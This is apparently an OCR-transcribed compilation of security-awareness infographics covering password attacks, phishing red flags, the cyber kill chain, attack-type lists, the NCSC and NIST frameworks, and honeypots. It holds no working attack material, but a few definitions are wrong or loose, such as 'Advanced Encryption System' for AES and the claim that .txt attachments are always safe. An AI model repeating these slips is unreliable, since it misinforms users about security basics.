Cracking the encryption means figuring out the 2 factors. Using brute-force, it takes decades with today's computers. If the 2 numbers are known (a private key), a split second is all it takes.

The public key is made up in part by calculating the number of integers that share no common factors, that are less than the product of the 2 prime numbers (encryption is supposed to be confusing).

Cyber Threat Intelligence (CTI)

Source: David J. Bianco, personal blog

- Detection & Prevention
- Usefulness of intelligence and
- Difficulties of obtaining them
- The higher you get the more resources adversaries have to expend
- Amount of work to extract Indicators of Compromise (IOCs)
- TTPs = Tactics, Techniques and Procedures

Common Components in Defense in Depth Approaches

1. Network security

Since networks are the most exposed attack surfaces, the first line of defense is usually aimed at protecting them. The IT department might install a firewall to block malicious traffic and also prevent internal users from sending malicious traffic or visiting malicious networks. In addition, intrusion detection systems are deployed on the network to help detect suspicious activities. Due to the widespread use of DDoS attacks against firewalls, it is recommended that organizations purchase firewalls that can withstand such attacks for a continued period of time.

2. An endpoint antivirus system

Antivirus systems are essential in protecting computing devices from getting infected with malware. Modern antivirus systems come with additional functionalities such as inbuilt firewalls that can be used to further secure a host in a network

3. Encryption

Encryption is often the most trusted line of defense since it is based on mathematical complexities. Organizations choose to encrypt sensitive data to ensure that only authorized personnel can access it. When such data is stolen, it is not a big blow to the organization since most encryption algorithms are not easy to break.

4. Access control

Access control is used as a method of limiting the number of people that can access a resource in a network through authentication. Organizations often combine physical and logical access controls to make it hard for potential hackers to breach them. Physical controls involve the use of locks and security guards to physically deter people from accessing sensitive areas such as server rooms. Logical controls, on the other hand, entail the use of authentication before a user can access any system. Traditionally, only username and password combinations were used, but due to increased breaches, two-factor authentication is recommended.

National Cyber Security Centre

Password security

Attackers use a variety of techniques to discover passwords, including using powerful tools freely available on the internet. The following advice makes password security easier for your users – improving your system security as a result.

How passwords are cracked...

Interception

Passwords can be intercepted as they are transmitted over a network.

Brute Force

Automated guessing of billions of passwords until the correct one is found.

Searching

IT infrastructure can be searched for electronically stored password information.

Stealing Passwords

Insecurely stored passwords can be stolen – this includes handwritten passwords hidden close to a device.

Manual Guessing

Personal information, such as name and date of birth can be used to guess common passwords.

Shoulder Surfing


Observing someone typing their password.

Social Engineering

Attackers use social engineering techniques to trick people into revealing passwords.

Key Logging

An installed keylogger intercepts passwords as they are typed.



...and how to improve your system security

Help users cope with 'password overload'

- Only use passwords where they are really needed.
- Use technical solutions to reduce the burden on users.
- Allow users to securely record and store their passwords.
- Only ask users to change their passwords on indication of suspicion of compromise.
- Allow users to reset password easily, quickly and cheaply.

Help users generate appropriate passwords

- Put technical defences in place so that simpler passwords can be used.
- Steer users away from predictable passwords – and ban the most common.
- Encourage users to never re-use passwords between work and home.
- Train staff to help them avoid creating passwords that are easy to guess.
- Be aware of the limitations of password strength meters.

Blacklist the most common password choices

Monitor failed login attempts... train users to report suspicious activity

Prioritise administrator and remote user accounts

Don't store passwords in plain text format.

**** UPDATE

Change all default vendor supplied passwords before devices or software are deployed

Use account lockout, throttling or monitoring to help prevent brute force attacks

For more information go to **www.ncsc.gov.uk** **@ncsc**

Social Engineering Red Flags

FROM

- I don't recognize the sender's email address as someone **I ordinarily communicate with**.
- This email is from **someone outside my organization and it's not related to my job responsibilities**.
- This email was sent from **someone inside the organization** or from a customer, vendor, or partner and is **very unusual or out of character**.
- Is the sender's email address from a **suspicious domain** (like micorsoft-support.com)?
- **I don't know the sender personally** and they **were not vouched for** by someone I trust.
- **I don't have a business relationship** nor any past communications with the sender.
- This is an **unexpected or unusual email** with an **embedded hyperlink or an attachment** from someone I haven't communicated with recently.

TO

- I was cc'd on an email sent to one or more people, but **I don't personally know** the other people it was sent to.
- I received an email that was also sent to an **unusual mix of people**. For instance, it might be sent to a random group of people at my organization whose last names start with the same letter, or a whole list of unrelated addresses.

HYPERLINKS

- I hover my mouse over a hyperlink that's displayed in the email message, but the **link-to address is for a different website**. (This is a **big** red flag.)
- I received an email that only has **long hyperlinks with no further information**, and the rest of the email is completely blank.
- I received an email with a **hyperlink that is a misspelling** of a known web site. For instance, www.bankofarnerica.com — the "m" is really two characters — "r" and "n."

DATE

- Did I receive an email that I normally would get during regular business hours, but it was **sent at an unusual time** like 3 a.m.?

SUBJECT

- Did I get an email with a subject line that is **irrelevant** or **does not match** the message content?
- Is the email message a reply to something **I never sent or requested**?

ATTACHMENTS

- The sender included an email attachment that **I was not expecting** or that **makes no sense** in relation to the email message. (This sender doesn't ordinarily send me this type of attachment.)
- I see an attachment with a possibly **dangerous file type**. The only file type that is **always safe to click on is a .txt** file.

CONTENT

- Is the sender asking me to click on a link or open an attachment to **avoid a negative consequence** or to **gain something of value**?
- Is the email **out of the ordinary**, or does it have **bad grammar** or **spelling errors**?
- Is the sender asking me to click a link or open up an attachment that **seems odd** or **illogical**?
- Do I have an **uncomfortable gut feeling** about the sender's request to open an attachment or click a link?
- Is the email asking me to look at a **compromising or embarrassing picture** of myself or someone I know?


Supply Chain Attack

The supply chain attack is a **sophisticated infection vector** that takes advantage of a **trusted channel** to compromise multiple targets.

For example, legitimate software can be compromised by **modifying its source code** and **executed in the targeted environment** when updated.

The **NotPetya** and **Sunburst** attacks are recent examples using this vector.

The Sunburst Case



@FR0GGER_
Thomas Roccia

National Cyber Security Centre
a part of GCHQ

10 Steps to Cyber Security

This collection is designed for security professionals and technical staff as a summary of NCSC advice for medium to large organisations. We recommend you start by reviewing your approach to risk management, along with the other nine areas of cyber security below, to ensure that technology, systems and information in your organisation are protected appropriately against the majority of cyber attacks and enable your organisation to best deliver its business objectives.


Risk management
Take a risk-based approach to securing your data and systems.

Engagement and training
Collaboratively build security that works for people in your organisation.

Asset management
Know what data and systems you have and what business need they support.

Architecture and configuration
Design, build, maintain and manage systems securely.

Vulnerability management
Keep your systems protected throughout their lifecycle.



Identity and access management
Control who and what can access your systems and data.

Data security
Protect data where it is vulnerable.

Logging and monitoring
Design your systems to be able to detect and investigate incidents.

Incident management
Plan your response to cyber incidents in advance.

Supply chain security
Collaborate with your suppliers and partners.

© Crown Copyright 2021 www.ncsc.gov.uk @NCSC National Cyber Security Centre @cyberhq

Cyber Kill Chain

1 Reconnaissance

Passive or Active reconnaissance activities to identify targets for potential weaknesses. Assessment of each possible intelligence against best course of action.

2 Weaponization

Creating or finding remote access malware that is suitable to exploit potential weaknesses or vulnerabilities, coupling it into deliverable payloads (like mostly used file types)

3 Delivery

Deliver payload to the target environment. Mostly combined with any other weaknesses discovered reconnaissance phase. Here the attack vector can be including it in emails, using malicious or hacked websites etc.

4 Exploitation

It is triggering the execution of the payload. It can be auto-triggered such as running a download program or executing the files in USB or more advanced techniques like targeted attack using social engineering etc are possible.

5 Installation

Installing payload to create consistent channel between victim and attacker. Mostly backdoor is deployed to maintain the presence at this point.

6 Command & Control

Establishing a C&C channel. This allows attackers a pivotal point to direct and reach the objectives in the target environment.

7 Action on Objectives

Final round to reach original objectives, the impact is maximum such as exfiltration of confidential data or compromising integrity or availability of the systems.

GLOBAL CISO FORUM

Top 5 Types Of Attacks

Q: What do you believe will be the most prevalent cybersecurity threats over the next three years? *Source: Ponemon Institute, Raytheon*

49%
Zero-Day Attacks
Target software vulnerabilities that have yet to be discovered and patched.

41%
Cloud-Data Leakage
Is when employees upload sensitive company information to cloud services like Dropbox.

38%
Mobile Malware
Is specifically designed to target the operating system on mobile devices, allowing hackers to steal data on the device.

38%
Targeted Attacks
Use a variety of hacking methods to methodically attack a predetermined user or organization.

3[illegible]%
SQL Injection
Is an attack method that allows hackers to execute malicious code on a server, allowing them to steal or delete data stored on that server.

Top 5 Areas Of Protection

% of enterprises increasing spending by cybersecurity protection category
Source: Vormetric Global Insider Threat Report

Network Defenses
Keeps hackers from infiltrating and navigating through corporate networks to find and steal critical data.
51%

Endpoint And Mobile Device Protection
Prevents hackers from compromising individual devices.
50%

Data In Motion Defenses
Includes protecting data while it's being sent from one device to another.
47%

Data At Rest Defenses
Includes protecting data when it's stored in corporate databases.
47%

Analysis & Correlation Tools
Helps monitor the flow of data through corporate networks and databases to find suspicious activity.
46%

15 TYPES OF CYBER ATTACKS

Man-In-The-Middle (MitM)

This type of cyber attack happens when a hacker introduces himself/herself between your network connection and a server.

Phishing & Spearphishing

The phishing attack is where cyber-terrorism attackers send you fraudulent emails with clickable links.

Drive-By Attacks

Cyber terrorists frequently use drive-by attacks to spread malware. They target insecure websites.

Botnets Attacks

Botnets are a collection of system networks which attackers have injected malware.

Social Engineering Attacks

These cyber-threats include email phishing which is arguably the most common type of social engineering cyber attack.

SQL Injection Attacks

SQL means a Structured Query Language. An SQL injection cyberterrorism attack happens when the cyber-terrorist injects malicious code in an SQL server.

Malware Attacks

Malicious software is any undesirable software injected into your system without your approval.

Cross-Site Scripting (XSS)

This type of cyber attack makes use of a third-party website to inject malicious JavaScript codes into the target's web browser.

Password Attacks

Cyber terrorists leverage on password authentication mechanism to gain access to user's information.

Denial Of Service (DoS)

DoS attack is one of the most widespread types of cyber attacks which is done by making a resource unavailable to the user.

Distributed Denial Of Service (DDoS)

This attack occurs when many compromised network devices all over the world flood the bandwidth of the target system.

Inside Attack & Data Breaches

An insider attack is one of the most dangerous. This commonly occurs through the activities of disgruntled employees or ex-employees.

Cryptojacking Attacks

Cryptojacking attackers target the bandwidth of users' computer and processing power to mine cryptocurrency.

Eavesdropping Attack

Eavesdropping cyber threats occur when attackers intercept user's network traffic.

Crypto Mining Malware Attacks

The crypto mining malware attacks also target crypto miners and exchanges and hijack their computer's processing power.

THREAT INTELLIGENCE

HUMINT - HUMAN INTELLIGENCE

IMINT - IMAGE INTELLIGENCE

MASINT - MEASUREMENT AND SIGNATURE INTELLIGENCE

OSINT - OPEN SOURCE INTELLIGENCE

COMINT - COMMUNICATIONS INTELLIGENCE

ELINT - ELECTRONIC INTELLIGENCE

FISINT - FOREIGN INSTRUMENTATION SIGNALS INTELLIGENCE

TECHINT - TECHNICAL INTELLIGENCE


MEDINT - MEDICAL INTELLIGENCE

GEOINT - GEOSPATIAL INTELLIGENCE

CYBINT - CYBER INTELLIGENCE

FININT - FINANCIAL INTELLIGENCE


CERTSTATION


TYPES OF
CYBER-ATTACKS
PHISHING
Whale Phishing
Spear Attack
Pharming
MAN-IN-THE-MIDDLE ATTACK
Session Hijacking
IP Spoofing
Replay
SQL INJECTION THREAT
CROSS-SITE SCRIPTING (XSS)
DISTRIBUTED DENIAL OF SERVICE ATTACK (DDOS)
PASSWORD ATTACK
Brute Force Guessing
Dictionary Attack
AI-POWERED ATTACKS
DRIVE-BY ATTACK
RANSOMWARE ATTACK
EAVESDROPPING ATTACK

DEEP
FAKE
DETECTION

DEEPFAKE DETECTOR

CounterSocial is serious about countering fake news and propaganda. We're the only network using AI to automagically analyze uploaded content in near real-time to determine deepfake probability.



Intellyx

©2021 Intellyx – Jason English

Abbreviations Used in IT security

- XSS - Cross-site Scripting
- DOS - Denial of Services
- DDoS - Distributed Denial Of Services
- IPSec - Internet Protocol Security
- SSE - Server Side Encryption
- TLS - Transport Layer Security
- CSP - Content Security Policy
- CBSP - Cloud-based Security Providers
- AES - Advanced Encryption System
- MFA - Multi-Factor Authentication
- WAF - Web Application Firewall
- STS - Security Token Service
- RAT - Remote Administration Tool
- SPF - Sender Policy Framework
- CVSS - Common Vulnerability Scoring System
- SAST - Static Application Security Testing
- DAST - Dynamic Application Security Testing
- WAP - Web Application Protection
- SCD - Source Code Disclosure
- DSA - Digital Signature Algorithm
- DES - Data Encryption Standard

28

PUTTING THE TECHNICAL COMMUNITY BACK INTO CYBER (POLICY)

Pablo Hinojosa, Klée Aiken and Louise Marie Hurel

Introduction


In December 2017, at the UN headquarters in Geneva, a workshop was held as part of the IGF program. The dialogue included members of the community of Computer Emergency Response Teams (CERT), academia, and governmental representatives – some of whom had also participated in a UN Group of Governmental Experts, UNGGE, to develop non-binding norms for responsible behaviour of States in their use of ICTs.


The aim of this workshop was to examine international cooperation practices between CERTs (IGF, 2017). The CERT representatives talked about their pragmatic focus in responding to incidents and their work in solving technical problems to restore connections and communications when these were affected or under threat. They were not comfortable when some academics tried to characterize their international collaboration efforts as science diplomacy (Tanczer, Brass & Carr, 2018).

Any attempt to exemplify collaboration between CERTs in a political or diplomatic context, was answered with discomfort, as if entertaining such perception could undermine the technical viability of their response to cyber incidents. However, CERTs have developed extensive international networks of cooperation and have professionalized themselves – all of which is based in informal and formal relationships of communication, trust and information exchange (see Schmidt, 2014; Bradshaw, 2015; Morgus et al., 2015; Skierka et al., 2015).

As the discussion progressed, one of the norms that was proposed by the 2015 UNGGE report, was brought into the conversation:

> States should not conduct or knowingly support activity to harm the information systems of the authorized emergency response teams (sometimes known as computer emergency response teams or cybersecurity incident response teams) of another State. A State should not use authorized emergency response teams to engage in malicious international activity.
>
> (*United Nations General Assembly*, 2015, p. 8)


NIST Cyber Security Framework
Identify
Protect
Detect
Respond
Recover
Asset Management
Business Environment
Governance
Risk Assessment
Risk Management Strategy
Access Control
Awareness and Training
Data Security
Info Protection Processes and Procedures
Maintenance
Protective Technology
Anomalies and Events
Security Continuous Monitoring
Detection Processes
Response Planning
Communications
Analysis
Mitigation
Improvements
Recovery Planning
Improvements
Communications



What is a Honeypot?

by @SecurityGuill

What is a Honeypot?

- A Honeypot is an "**under surveillance**" system that is **exposed voluntarily** on the internet.
- The goal is to expose devices on the internet (often they are virtual) and to **monitor** them to retrieve information about **attackers**.
- Normally, these are systems to which people should **not have access**, this means that any **traffic arriving on a Honeypot is considered suspicious**.

2 Types of Honeypot

- Honeypot with **Low interaction**: consist of **emulating operating systems** and **services**. Activity is therefore limited to the degree of emulation offered by the honeypot.
- Honeypot with **Strong interaction**: they are different because they often involve the use of **real operating systems** and **real applications**.

